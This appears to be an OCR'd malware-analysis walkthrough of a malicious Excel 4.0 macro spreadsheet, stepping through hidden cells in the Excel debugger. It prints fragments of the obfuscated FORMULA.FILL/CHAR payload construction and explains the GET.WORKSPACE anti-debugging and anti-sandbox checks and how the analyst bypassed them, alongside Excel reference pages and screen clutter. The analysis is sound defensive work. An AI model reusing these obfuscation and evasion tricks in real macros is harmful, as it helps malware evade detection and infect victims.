


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel

SECURITY WARNING Macros have been disabled. Enable Content

HP24304

=SET.VALUE(FG22029, -490-GET.CELL(17,HX17320))



ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
Sign in
Share
SECURITY WARNING Macros have been disabled.
Enable Content
SUM
Sheet1
Sheet2
Edit


=HALT()

24304 =HALT()

As I continued analyzing by using Step Into and Evaluate buttons, and decoding the hidden cells, I saw that the macro uses various controls against debugging and sandbox environments by using Excel 4.0 Macro Functions Reference document. When I reached the AT41104 cell, which is performing the debugging control, to bypass this control, I copied the =GOTO(AY23948) value in the next cell where it would continue if debugging is not detected.

=IF(GET.WORKSPACE(31),GOTO(HV23758),) Is the macro in debugging mode? (Anti-debugging)
=IF(GET.WORKSPACE(19),,GOTO(HV23758),) Is a mouse present on the system? (Anti-sandbox)
=IF(GET.WORKSPACE(42),,GOTO(HV23758),) Can the system play sound? (Anti-sandbox)

These statements or functions checks whether macro is running in a sandbox environment or on a real machine or if it’s in debugging mode.It also try to detect other anti-sandbox evasions like Mouse or sound. These checks used by malware developer to avoid detection, and prevent the macro from running when it’s running in an environment that the attacker doesn’t want it to run in.



ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)

GZ57139

```
=FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(
```

57139 =FORMULA.FILL(CHA


57140 =GOTO(FP44000)

Single Step

Cell: [ea74b9a274c0c73cad990ddd089927b6.xls]Sheet2!AT41105

Formula:

```
=IF(GET.WORKSPACE(31),GOTO(HV23758),)
```



Excel 4.0 Macro Functions Refere

d13ot9o61jdzpp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf

Excel 4.0 Macro Functions Reference 253 / 653

Bottom margin

Page length

Logical value indicating whether to wait after printing each page (TRUE) or use continuous form feeding (FALSE)

Logical value indicating whether the printer has automatic line feeding (TRUE) or requires line feed characters (FALSE)

The number of the printer port

252

myOnlineTraininghub

31 If a currently running macro is in single step mode, returns TRUE; otherwise, returns FALSE.

32 The current location of Microsoft Excel as a complete path.

33 A horizontal array of the names in the New list, in the order they appear.


34 A horizontal array of template files (with complete paths) in the New list, in the order they appear (returns the names of custom template files and the #N/A error value for built-in document types).

35 If a macro is paused, returns TRUE; FALSE otherwise.


36 If the Allow Cell Drag And Drop check box is selected in the Edit tab of the Options dialog box that appears when you click the Options command on the Tools menu, returns TRUE; otherwise, returns FALSE.

37 A 45-item horizontal array of the items related to country versions and settings. Use the following macro formula to return a specific item, where number is a number in the list below:

```
INDEX(GET.WORKSPACE(37), number)
```



ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
AT41111
Sheet1
Sheet2
Ready

```
41104 =FORMULA.FILL(CHAR(FG22029*BY34896)&CHAR(CB44508-IP29128)&(
41105 =IF(GET.WORKSPACE(31),GOTO(HV23758),)
41106 =GOTO(AY23948)
```


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
Sign in
Share
SUM
CHAR(number)
Sheet1
Sheet2
Edit


```
=FORMULA.FILL(CHAR(FG22029*BY34896)&CHAR(CB44508-IP29128)&CHAR(AR51699-IS46266)&CHAR(CB44508+GT49916)&CHAR(GI36317/BZ3699)&CHAR(HW45042*CK53811)&CHAR(DI59064+A65374)&CHAR(AR51699-AS62385)&CHAR(CB44508/D15017)&CHAR(FG22029/
```

```
41104 =FORMULA.FILL(CHAR(FG22029*BY34896)&CHAR(CB44508-IP29128)&CHAR(AR51699-IS46266)&CHAR(CB44508+GT49916)&CHAR(GI36317/BZ3699)&CHAR(HW45042*CK53811)&CHAR(DI59064+A65374)&CHAR(AR51699-AS62385)&CHAR(CB44508/D15017)&CHAR(FG22029/GT28301)&CHAR(BY37681+BR18807)&
41105 CHAR(DI59064+U15047)&CHAR(GI36317/HF35916)&CHAR(AR51699/BQ10984)&CHAR(DI59064-FU20334)&CHAR(CB44508/AJ6841)&CHAR(BY37681*BK58066)&CHAR(CB44508*L42532)&CHAR(BD47288/ES8358)&CHAR(CK33913/BC4641)&CHAR(AR51699+BR56343)&CHAR(BD47288-DR1058)&CHAR(DI59064/
41106 HC13071)&CHAR(BD47288-BR1424)&CHAR(DI59064*HD40475)&CHAR(GI36317/FH26032)&CHAR(CB44508/AF252)&CHAR(HW45042/EJ46876)&CHAR(DI59064/FG61842)&CHAR(BD47288*AA16541)&CHAR(DI59064+DR44052)&CHAR(GF45450-CA63553)&CHAR(AR51699-BX20019)&CHAR(BD47288*HW59142)&
41107 CHAR(BY37681+HM6623)&CHAR(AR51699+I61147)&CHAR(BD47288*GE37118)&CHAR(AR51699-R42068)&CHAR(FG22029-AK5938)&CHAR(GI36317/S43155)&CHAR(HW45042*IH18890)&CHAR(GI36317-CL47414)&CHAR(GI36317-FJ57885)&CHAR(DI59064-X48198)&CHAR(BY37681*Z17627),AT41105)
```


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
Sign in
Share
Clipboard
Font
Alignment
Number
Styles
Cells
Editing
Sheet1
Sheet2

AU41111

```
41104 =GOTO(AY23948)
41105 =IF(GET.WORKSPACE(31),GOTO(HV23758),)
```


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
Single Step
Step Into
Evaluate
Halt
Goto
Step Over
Pause
Continue
Help
Sheet1
Sheet2
Ready


GZ57139

```
=FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(
```

Cell: [ea74b9a274c0c73cad990ddd089927b6.xls]Sheet2!AT45304

Formula:
=IF(GET.WORKSPACE(19),,GOTO(HV23758))

```
57139 =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(GF45449/L43072)&CHAR(AR51698+CW25387)
57140 =GOTO(FP44000)
```


Excel 4.0 Macro Functions Refere
d13ot9o61jdzpp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf
Hack 4 Career. Infor...
LinkedIn
Mert SARICA (merts...
Yer İşaretleri
Inbox - mert.sarica...
Other bookmarks

4 = Data Entry
5 = Unused
6 = Copy and Data Entry
7 = Cut and Data Entry
If no special mode is set, returns 0.

11 X position of the Microsoft Excel workspace window, measured in points from the left edge of the screen to the left edge of the window. In Microsoft Excel for the Macintosh, always returns 0.

12 Y position of the Microsoft Excel workspace window, measured in points from the top edge of the screen to the top edge of the window. In Microsoft Excel for the Macintosh, always returns 0.

13 Usable workspace width, in points.

14 Usable workspace height, in points.

15 Number indicating maximized or minimized status of Microsoft Excel:
1 = Neither
2 = Minimized
3 = Maximized
Microsoft Excel for the Macintosh always returns 3.

